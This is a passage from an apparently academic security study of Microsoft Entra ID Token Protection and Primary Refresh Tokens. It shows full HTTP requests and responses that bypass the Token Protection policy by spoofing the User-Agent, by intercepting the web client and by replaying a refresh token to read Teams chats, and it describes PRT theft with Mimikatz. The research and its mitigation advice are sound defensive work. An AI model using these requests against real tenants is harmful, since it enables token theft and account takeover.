

Figure 22: PRT issuance flow (joined device, Windows Hello) [Bra+26; Mic25q]

8.2.1.2 PRT App Token Request Flow

In the illustrated PRT App Token Request flow [Mic25r] (see Figure 23), the Microsoft Outlook application requests an access token from the Web Account Manager (WAM), which is the default token broker on Windows. To do this, the application initiates a silent token request to WAM, the WAM plugin uses the Primary Refresh Token (PRT) stored on the device to request a new access token from Microsoft Entra ID. To establish Proof-of-Possession (PoP), the PRT and the nonce are signed with the session key from the TPM (simplified). The signed PRT, in the form of a JWT, which for historical reasons is also referred to as the "PRT cookie," is used as an HTTP header named `x-ms-RefreshTokenCredential` (example see Appendix G) at the authorize endpoint, and as a POST body parameter named `request` at the token endpoint (see the HTTP request/response example[46]). Microsoft Entra ID validates the session key signature, checks the device, and then issues an access token and a refresh token for the application. The tokens are encrypted with the session key. To decrypt them, the WAM plugin requests the CloudAP plugin, which in turn uses the TPM to decrypt the tokens using the session key. The access token is then returned directly to the requesting application, while the refresh token is stored, encrypted via DPAPI, in the WAM cache in order to serve future token requests from the application.

[46] *https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oapxbc/4aa652c8-a705-4319-a2ab-323e770d075a*



Figure 23: PRT App Token Request flow (joined device, Windows Hello) [Bra+26; Mic25r]

8.2.2 Bypassing Device Binding

Research Question 7 (RQ7): Is it possible to bypass the device binding of Token Protection?

The following examines whether it is potentially possible to bypass the device binding of Token Protection. Based on Microsoft's recommended Conditional Access policy deployment configuration [Mic26aq], the resource Microsoft Teams is examined. Specifically, it is checked whether, after enabling the policy, it remains possible to request access tokens for Microsoft Teams from a different device that is not linked to Entra and does not have a PRT. To do this, an attempt is first made to request an access token directly via the ROPC grant, as well as via the Refresh Token grant using a previously issued refresh token. In addition, it is tested whether an access token for Microsoft Graph can be requested and then used to indirectly access Microsoft Teams via the Graph API. Finally, it is tested whether the detection of the Windows device platform via the User-Agent can be manipulated, thereby making it possible to bypass Token Protection.

The following request shows how the ROPC grant is used to attempt to request an access token for Microsoft Teams directly with a username and password, for the client Microsoft Teams (`1fec8e78-bce4-4aaf-ab1b-5451cc387264`).

Request – ROPC Grant

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/
↪ 7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https%3A%2F%2Fic3.teams.office.com%2F.default&
```

```
username=tp-test%40unicorndirectory.onmicrosoft.com&
password=JvQ[...]
```

The error message in the response shows that the Token Protection policy was applied and no access token was issued ("Access has been blocked by conditional access token protection...").

Response – ROPC Grant

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
[...]

{
    "error":"invalid_grant",
    "error_description":"AADSTS530084: Access has been blocked by conditional access token
↪  protection policy configured by this organization. To learn more, see https://aka.ms/T
↪ BCADocs. Trace ID: 682c829a-7de3-477d-a664-698917816f00 Correlation ID: ebb56af7-5abe-4
↪ b6c-b0ed-b0ae3a724101 Timestamp: 2026-05-27 12:57:05Z",
    "error_codes":[530084],
    "timestamp":"2026-05-27 12:57:05Z",
    "trace_id":"682c829a-7de3-477d-a664-698917816f00","correlation_id":"ebb56af7-5abe-4b6c
↪ -b0ed-b0ae3a724101",
    "suberror":"message_only"
}
```

The following request shows an attempt to request an access token for Microsoft Teams via the Refresh Token grant, using a previously requested refresh token for the client Microsoft Teams.

Request – Refresh Token Grant

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/
↪ 7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https%3a%2f%2fic3.teams.office.com%2f.default&
refresh_token=1.AYEApMXoHC1470uzpW5-[...]
```

The error message in the response again shows that the Token Protection policy was successfully applied and no access token was issued.

Response – Refresh Token Grant

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
[...]

{
    "error":"invalid_grant",
    "error_description":"AADSTS530084: Access has been blocked by conditional access token
↪  protection policy configured by this organization. To learn more, see https://aka.ms/T
↪ BCADocs. Trace ID: 3a864f2c-12d8-4c73-a0c0-d4c78da36b00 Correlation ID: a708d34e-2d2d-4
↪ 425-8a76-b28a034c6a5b Timestamp: 2026-05-27 13:26:07Z",
    "error_codes":[530084],
    "timestamp":"2026-05-27 13:26:07Z",
    "trace_id":"3a864f2c-12d8-4c73-a0c0-d4c78da36b00","correlation_id":"a708d34e-2d2d-4425
↪ -8a76-b28a034c6a5b",
    "suberror":"message_only"
}
```

The following request shows an access token for Microsoft Graph being requested via the client Microsoft Azure CLI.

Request – Microsoft Graph via the Microsoft Azure CLI Client

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/
↪ 7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=04b07795-8ddb-461a-bbee-02f9e1bf7b46&
scope=https%3A%2F%2Fgraph.microsoft.com%2F.default&
username=tp-test%40unicorndirectory.onmicrosoft.com&
password=JvQ[...]
```

The response shows that an access token was successfully requested. However, the scope parameter shows that the client Microsoft Azure CLI does not have any Teams permissions. Accordingly, the access token cannot be used to access Teams resources.

Response – Microsoft Graph Token via the Microsoft Azure CLI Client

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
```

```
    "scope":"email openid profile https://graph.microsoft.com/Application.ReadWrite.All ht
↪ tps://graph.microsoft.com/AppRoleAssignment.ReadWrite.All https://graph.microsoft.com/A
↪ uditLog.Read.All https://graph.microsoft.com/DelegatedPermissionGrant.ReadWrite.All htt
↪ ps://graph.microsoft.com/Directory.AccessAsUser.All https://graph.microsoft.com/Group.R
↪ eadWrite.All https://graph.microsoft.com/User.Read.All https://graph.microsoft.com/User
↪ .ReadWrite.All https://graph.microsoft.com/.default",
    "expires_in":4169,
    "ext_expires_in":4169,
    "access_token":"eyJ0eXAi[...]"
}
```

An access token for Microsoft Graph is again requested, but this time via the client Microsoft Office, which has permissions (scopes) for the Teams resource.

Request – Microsoft Graph Token via the Microsoft Office Client

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/2
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/
↪ 7.6.1
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c&
scope=https%3A%2F%2Fgraph.microsoft.com%2F.default&
username=tp-test%40unicorndirectory.onmicrosoft.com&
password=JvQ[...]
```

This time, in contrast to the first Graph request, the token request is blocked. This means it is not possible to indirectly access Teams resources via the Graph API.

Response – Microsoft Graph Token via the Microsoft Office Client

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8

{
    "error":"invalid_grant",
    "error_description":"AADSTS530084: Access has been blocked by conditional access token
↪  protection policy configured by this organization. To learn more, see https://aka.ms/T
↪ BCADocs. Trace ID: d8fdae6f-ef0c-4239-bc1f-1adc6fcc6f00 Correlation ID: ba81e617-21f9-4
↪ aee-93d6-78d273f19b32 Timestamp: 2026-05-27 14:01:43Z",
    "error_codes":[530084],
    "timestamp":"2026-05-27 14:01:43Z",
    "trace_id":"d8fdae6f-ef0c-4239-bc1f-1adc6fcc6f00","correlation_id":"ba81e617-21f9-4aee
```

```
↪ -93d6-78d273f19b32",
    "suberror":"message_only"
}
```

The following request again shows the ROPC grant, but this time with a Linux User-Agent.

Request – ROPC Grant with a Linux User-Agent

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/x-www-form-urlencoded

grant_type=password&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https%3a%2f%2fic3.teams.office.com%2f.default%20offline_access&
username=tp-test%40unicorndirectory.onmicrosoft.com&
password=JvQ[...]
```

The response shows that, this time, an access token and refresh token were successfully requested, and that device platform detection for ROPC is performed based on the User-Agent value.

Response – ROPC Grant with a Linux User-Agent

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.
↪ com/.default",
    "expires_in":4354,
    "ext_expires_in":4354,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Il9I[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]",
    "foci":"1"
}
```

The following request again shows the Refresh Token grant, using the refresh token from the previous response, but this time with a Linux User-Agent.

Request – Refresh Token Grant with a Linux User-Agent

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https%3a%2f%2fic3.teams.office.com%2f.default%20offline_access&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]
```

The response shows that the Refresh Token grant was successful this time.

Response – Refresh Token Grant with a Linux User-Agent

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.
↪ com/.default",
    "expires_in":3730,
    "ext_expires_in":3730,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Imtn[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]",
    "foci":"1"
}
```

The following request again shows the Refresh Token grant, using the refresh token from the previous response, but this time with a Windows User-Agent.

Request – Refresh Token Grant with a Windows User-Agent

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Microsoft Windows 10.0.26200; de-DE) PowerShell/
↪ 7.6.3
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&
client_id=1fec8e78-bce4-4aaf-ab1b-5451cc387264&
scope=https%3a%2f%2fic3.teams.office.com%2f.default%20offline_access&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]
```

The response shows that the Refresh Token grant was successful again, even though a Windows User-Agent was used this time. This suggests that, for the Refresh Token grant, it is not the User-Agent of the current request that is decisive.

Instead, what matters is which User-Agent was used to request the original refresh token. In previous tests, the Refresh Token grant was blocked when the original refresh token had been requested with a Windows User-Agent. This means that Entra ID somehow stores the association between an issued refresh token and a specific device platform, either within the encrypted refresh token itself or on the backend.

Response – Refresh Token Grant with a Windows User-Agent

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.
↪ com/.default",
    "expires_in":4230,
    "ext_expires_in":4230,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6IlNo[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-XiO7B[...]",
    "foci":"1"
}
```

The recommended Token Protection Deployment Conditional Access Policy is only applied to Desktop and Mobile clients. This means Teams remains accessible via the browser `https://teams.microsoft.com`. If the HTTP traffic is intercepted there are requests from Microsoft Teams Web Client (`5e3ce6c0-2b1f-4285-8d4b-75ee78787346`) which is using a refresh token to retrieve different access tokens e.g. in the following request for Microsoft Graph.

Request – Refresh Token Grant of intercepted Web Client

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token?client-request-id=ea64e396-43
↪ ed-4b05-a9f3-c231ff0f25b1 HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
↪ o) Chrome/150.0.0.0 Safari/537.36 Edg/150.0.0.0
Content-Type: application/x-www-form-urlencoded;charset=utf-8
[...]

client_id=5e3ce6c0-2b1f-4285-8d4b-75ee78787346&
redirect_uri=https%3A%2F%2Fteams.microsoft.com%2Fv2%2Fauthv2&
scope=https%3A%2F%2Fgraph.microsoft.com%2F.default%20openid%20profile%20offline_access&
grant_type=refresh_token&
client_info=1&
x-client-SKU=msal.js.browser&
x-client-VER=5.6.3&
```

```
x-ms-lib-capability=retry-after%2C%20h429&
x-client-current-telemetry=5%7C61%2C0%2C%2C%2C%7C%2C&
x-client-last-telemetry=5%7C0%7C%7C%7C0%2C0&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAADAOz_BQD
↪ 0_0V2b1N0c0FydGlmYWN0cwIAAAAAAJdwRnRg1pIneuwyOvdHeuD[...]&
X-AnchorMailbox=Oid%3A3cf6c66c-10df-4ada-b6c7-a66585bb7132%401ce8c5a4-782d-4bef-b3a5-6e7e5
↪ 1a795f9
```

The response shows the requested access token and refresh token for the Microsoft Graph resource provider.

Response – Refresh Token Grant of intercepted Web Client

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"email openid profile https://graph.microsoft.com/AppCatalog.Read.All https://
↪ graph.microsoft.com/Calendars.Read https://graph.microsoft.com/Calendars.Read.Shared ht
↪ tps://graph.microsoft.com/Calendars.ReadWrite https://graph.microsoft.com/Calendars.Rea
↪ dWrite.Shared https://graph.microsoft.com/Channel.ReadBasic.All https://graph.microsoft
↪ .com/ChatMember.Read https://graph.microsoft.com/ChatMessage.Send https://graph.microso
↪ ft.com/Files.ReadWrite.All https://graph.microsoft.com/FileStorageContainer.Selected ht
↪ tps://graph.microsoft.com/Group.Read.All https://graph.microsoft.com/InformationProtect
↪ ionPolicy.Read https://graph.microsoft.com/Mail.Read https://graph.microsoft.com/Mail.R
↪ eadWrite https://graph.microsoft.com/MailboxSettings.ReadWrite https://graph.microsoft.
↪ com/Notes.ReadWrite.All https://graph.microsoft.com/Organization.Read.All https://graph
↪ .microsoft.com/People.Read https://graph.microsoft.com/Place.Read https://graph.microso
↪ ft.com/Place.Read.All https://graph.microsoft.com/Place.Read.Shared https://graph.micro
↪ soft.com/Sites.ReadWrite.All https://graph.microsoft.com/Tasks.ReadWrite https://graph.
↪ microsoft.com/Team.ReadBasic.All https://graph.microsoft.com/TeamsActivity.Send https:/
↪ /graph.microsoft.com/TeamsAppInstallation.ReadForTeam https://graph.microsoft.com/Teams
↪ Tab.Create https://graph.microsoft.com/User.ReadBasic.All https://graph.microsoft.com/.
↪ default",
    "expires_in":4475,
    "ext_expires_in":4475,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6ImhYbnd1ZWtZckdOQ0d4MnJfRzh4c1dTQVNpMzZ5ZE
↪ 1EQ0huMGhEVUJac28iLCJhbGciOiJSUzI1NiIsIng1dCI6ImFGa21LVkZj[...],
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAAD
↪ AOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAEmw2br5l3zFQiWANvEIEqV[...],
    "refresh_token_expires_in":77251,
    "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6ImFGa21LVkZjLTRXVjZzWENCdk5aa1
↪ hJNTA1WSJ9.eyJhdWQiOiI1ZTNjZTZjMC0yYjFmLTQyODUtOGQ0Yi0[...]",
    client_info":"eyJ1aWQiOiIzY2Y2YzY2Yy0xMGRmLTRhZGEtYjZjNy1hNjY1ODViYjcxMzIiLCJ1dGlkIjoi
```

```
↪ MWNlOGM1YTQtNzgyZC00YmVmLWIzYTUtNmU3ZTUxYTc5NWY5IiwieG1zX3RkYnIiOiJFVSJ9"
}
```

Reusing the refresh token to retrieve an access token for the resource provider `https://ic3.teams.office.com`.

Request – Replaying Refresh Token

```
POST /1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/oauth2/v2.0/token?client-request-id=ea64e396-43
↪ ed-4b05-a9f3-c231ff0f25b1 HTTP/1.1
Host: login.microsoftonline.com
Content-Type: application/x-www-form-urlencoded;charset=utf-8

client_id=5e3ce6c0-2b1f-4285-8d4b-75ee78787346&
scope=https%3a%2f%2fic3.teams.office.com%2f.default%20openid%20profile%20offline_access&
grant_type=refresh_token&
client_info=1&
x-client-SKU=msal.js.browser&
x-client-VER=5.6.3&
x-ms-lib-capability=retry-after%2C%20h429&
x-client-current-telemetry=5%7C61%2C0%2C%2C%2C%7C%2C&
x-client-last-telemetry=5%7C0%7C%7C%7C0%2C0&
refresh_token=1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAADAOz_BQD
↪ 0_0V2b1N0c0FydGlmYWN0cwIAAAAAAJdwRnRg1pIneuwyOvdHeuD[...]
```

The response shows the requested access token and refresh token for the Teams resource provider.

Response – Replaying Refresh Token

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
    "token_type":"Bearer",
    "scope":"https://ic3.teams.office.com/Teams.AccessAsUser.All https://ic3.teams.office.
↪ com/.default",
    "expires_in":4602,"ext_expires_in":4602,
    "access_token":"eyJ0eXAiOiJKV1QiLCJub25jZSI6Im5DYklHOHlmWW1uOEY1QTVPTnZlYlM0VjZKLUswMW
↪ VBTGV3SU5xYzVXMjQiLCJhbGciOiJSUzI1NiIsIng1dCI6ImFGa21LVkZj[...]",
    "refresh_token":"1.AYEApMXoHC1470uzpW5-UaeV-cDmPF4fK4VCjUt17nh4c0YAAJqBAA.BQABAwEAAAAD
↪ AOz_BQD0_0V2b1N0c0FydGlmYWN0cwIAAAAAAO4kgA05hmTWGAW-fDgflkQ[...]",
    "refresh_token_expires_in":76548,
    "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6ImFGa21LVkZjLTRXVjZzWENCdk5aa1
↪ hJNTA1WSJ9.eyJhdWQiOiI1ZTNjZTZjMC0yYjFmLTQyODUtOGQ0Yi03NWVlNzg3ODczNDYiLCJpc3Mi[...]",
    "client_info":"eyJ1aWQiOiIzY2Y2YzY2Yy0xMGRmLTRhZGEtYjZjNy1hNjY1ODViYjcxMzIiLCJ1dGlkIjo
↪ iMWNlOGM1YTQtNzgyZC00YmVmLWIzYTUtNmU3ZTUxYTc5NWY5IiwieG1zX3RkYnIiOiJFVSJ9"}
```

Accessing Teams conversations via requested Teams access token.

Request – Using requested Access Token to access Teams

```
GET /api/chatsvc/de/v1/users/ME/conversations HTTP/2
Host: teams.microsoft.com
Cookie: clocale=en-us; MUIDB=03087F83B62A6BC525A368E4B7376A4E; platformParams=%7B%22platfo
↪ rmId%22%3A%221415%22%7D; MC1=GUID=d9d1b37c4e9a436dbcdd331c3c4d4c6a&HASH=d9d1&LV=202605&
↪ V=4&LU=1779971122540; MSCC=cid=gqass52cx9xnliuq45zv7jd7-c1=1-c2=1-c3=1; ringFinder=%7B%
↪ 22oid%22%3A%223cf6c66c-10df-4ada-b6c7-a66585bb7132%22%2C%22tid%22%3A%221ce8c5a4-782d-4b
↪ ef-b3a5-6e7e51a795f9%22%7D; react-web-client-version=26070215711; MS0=2a8c3cadbd6a46bfa
↪ 7354d2a2d1be58c; msal.cache.encryption=%7B%22id%22%3A%22019f90d2-5b93-7920-a654-a5b4b2e
↪ 4ed3c%22%2C%22key%22%3A%22RP6b8GTMf4_fU_jKPirxBVdLsg5i5t-Cb9fmHLUVp2g%22%7D; MicrosoftA
↪ pplicationsTelemetryDeviceId=8558d33a-453d-4c17-9c3c-329783a3f5a6
X-Ms-Request-Priority: 10
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJub25jZSI6Im5DYklHOHlmWW1uOEY1QTVPTnZlYlM0VjZKLUsw
↪ MWVBTGV3SU5xYzVXMjQiLCJhbGciOiJSUzI1NiIsIng1dCI6ImFGa21LVkZj
[...]
```

It works and conversations are displayed.

Response – Using requested Access Token to access Teams

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
[...]

{
   "conversations":[
        [...]
    ]
}
```

8.2.3 Limitations of Token Protection

Research Question 8 (RQ8): What are the limitations of Token Protection?

According to Microsoft's documentation, Token Protection is currently supported exclusively for the resources Office 365 Exchange Online, Office 365 SharePoint Online, and Microsoft Teams Services, and generally only for native desktop clients [Mic26aq]. Furthermore, access tokens remain unbound to a device even with Token Protection enabled, and can therefore still be used by an attacker on another device, for regular access tokens for up to 60 to 90 minutes, and for CAE access tokens for as long as up to 28 hours.

One problem with Token Protection is the deployment configuration recommended in Microsoft's documentation, which allows the policy to potentially be bypassed [Mic26aq]. Microsoft recommends setting the Device Platforms condition

to the Windows option when deploying the Conditional Access policy with the Token Protection session control (see Figure 24). This causes the policy to be applied exclusively to Windows devices. However, detection of whether a device uses Windows is, in part, performed only client-side, based on the `User-Agent` HTTP header of the request to the token endpoint, and can therefore easily be bypassed.

For example, if a new refresh token is requested via the ROPC grant with a Windows User-Agent, the Token Protection policy blocks the token request. However, if the same request is made without a User-Agent, it succeeds. Whether a token request via the Refresh Token grant succeeds is presumably not decided solely based on the User-Agent, but additionally on information contained in the encrypted refresh token. Thus, a token request with a refresh token that was previously requested using a Windows User-Agent is blocked by the Token Protection policy, whereas a refresh token that was requested without a User-Agent is not blocked.

Not configuring the Device Platforms condition, or selecting the Any Device option, however, results in an error message ("Failed to update test-tp: Policies enforcing Token Protection for Sign In Sessions must be scoped to supported platforms."). Microsoft only mentions this potential policy bypass in passing in the documentation, as a note in a green box, rather than highlighting it with a warning in a red box as is customary for other critical configurations, and recommends additional protective measures (see Figure 26).

This means that, for Token Protection to function correctly, an additional Conditional Access policy must necessarily be created that blocks all unknown or unsupported User-Agents [Mic26h]. In addition, the use of a device compliance policy is recommended so that the device's platform can be reliably verified [Mic26ak].

In addition, the deployment documentation recommends setting the policy's second condition, Client Apps, exclusively to Mobile Apps and Desktop Clients, since only native desktop clients are supported so far (see Figure 24). With this configuration, however, the resources can still be used via a web browser. In that case, the policy is not applied, meaning that tokens can still be stolen and used on other devices.



Figure 24: Excerpt of the recommended conditions for the Token Protection Conditional Access policy



Figure 25: Resulting Conditional Access policy

Figure 26: Token Protection Deployment Tip [Mic26aq]

8.2.4 Attacks on PRTs

Research Question 9 (RQ9): What attack scenarios exist for device-bound Primary Refresh Tokens?

In the past, there were several issues with the PRT. With the Pass-the-PRT attack, which was developed in collaboration between Dirk-Jan Mollema and the author of Mimikatz[47], Benjamin Delpy [Mol20], it was possible to steal the PRT and the required keys in order to sign it on another device and use the resulting PRT cookie. The attack distinguished between devices with a TPM present and devices without a TPM.

Devices without a TPM store the session key on disk, encrypted with DPAPI. If attackers obtain local administrator privileges, they can use the tool Mimikatz to read the PRT out of LSASS process memory and extract and decrypt the session key in order to create PRT cookies themselves. Since Windows 11, however, a TPM 2.0 is now a mandatory system requirement[48].

Devices with a TPM do store the session key securely and non-exportably in the TPM, however, the PRT is signed with a so-called DerivedKey, which is not protected by the TPM. The DerivedKey is formed using the `NCryptKeyDerivation`[49] function, which, until July 2021, used Key Derivation Function version 1 (KDFv1) [Mic26an]. KDFv1 uses as input a context (`KDF_CONTEXT`) containing random bytes, which, however, are generated, and can therefore be controlled, outside the TPM, together with SHA256 as the hash function. The derived key is then essentially derived from the context and the TPM-protected session key (see Figure 27). Finally, a nonce is requested from Entra, and a JWT (PRT cookie) is created by signing the JWT header, which contains, among other things, the `ctx` claim with the context, and the JWT payload, which contains, among other things, the `refresh_token` claim with the PRT and the `request_nonce` claim with the

[47] *https://github.com/gentilkiwi/mimikatz*
[48] *https://www.microsoft.com/de-de/windows/windows-11-specifications#:~:text=TPM*
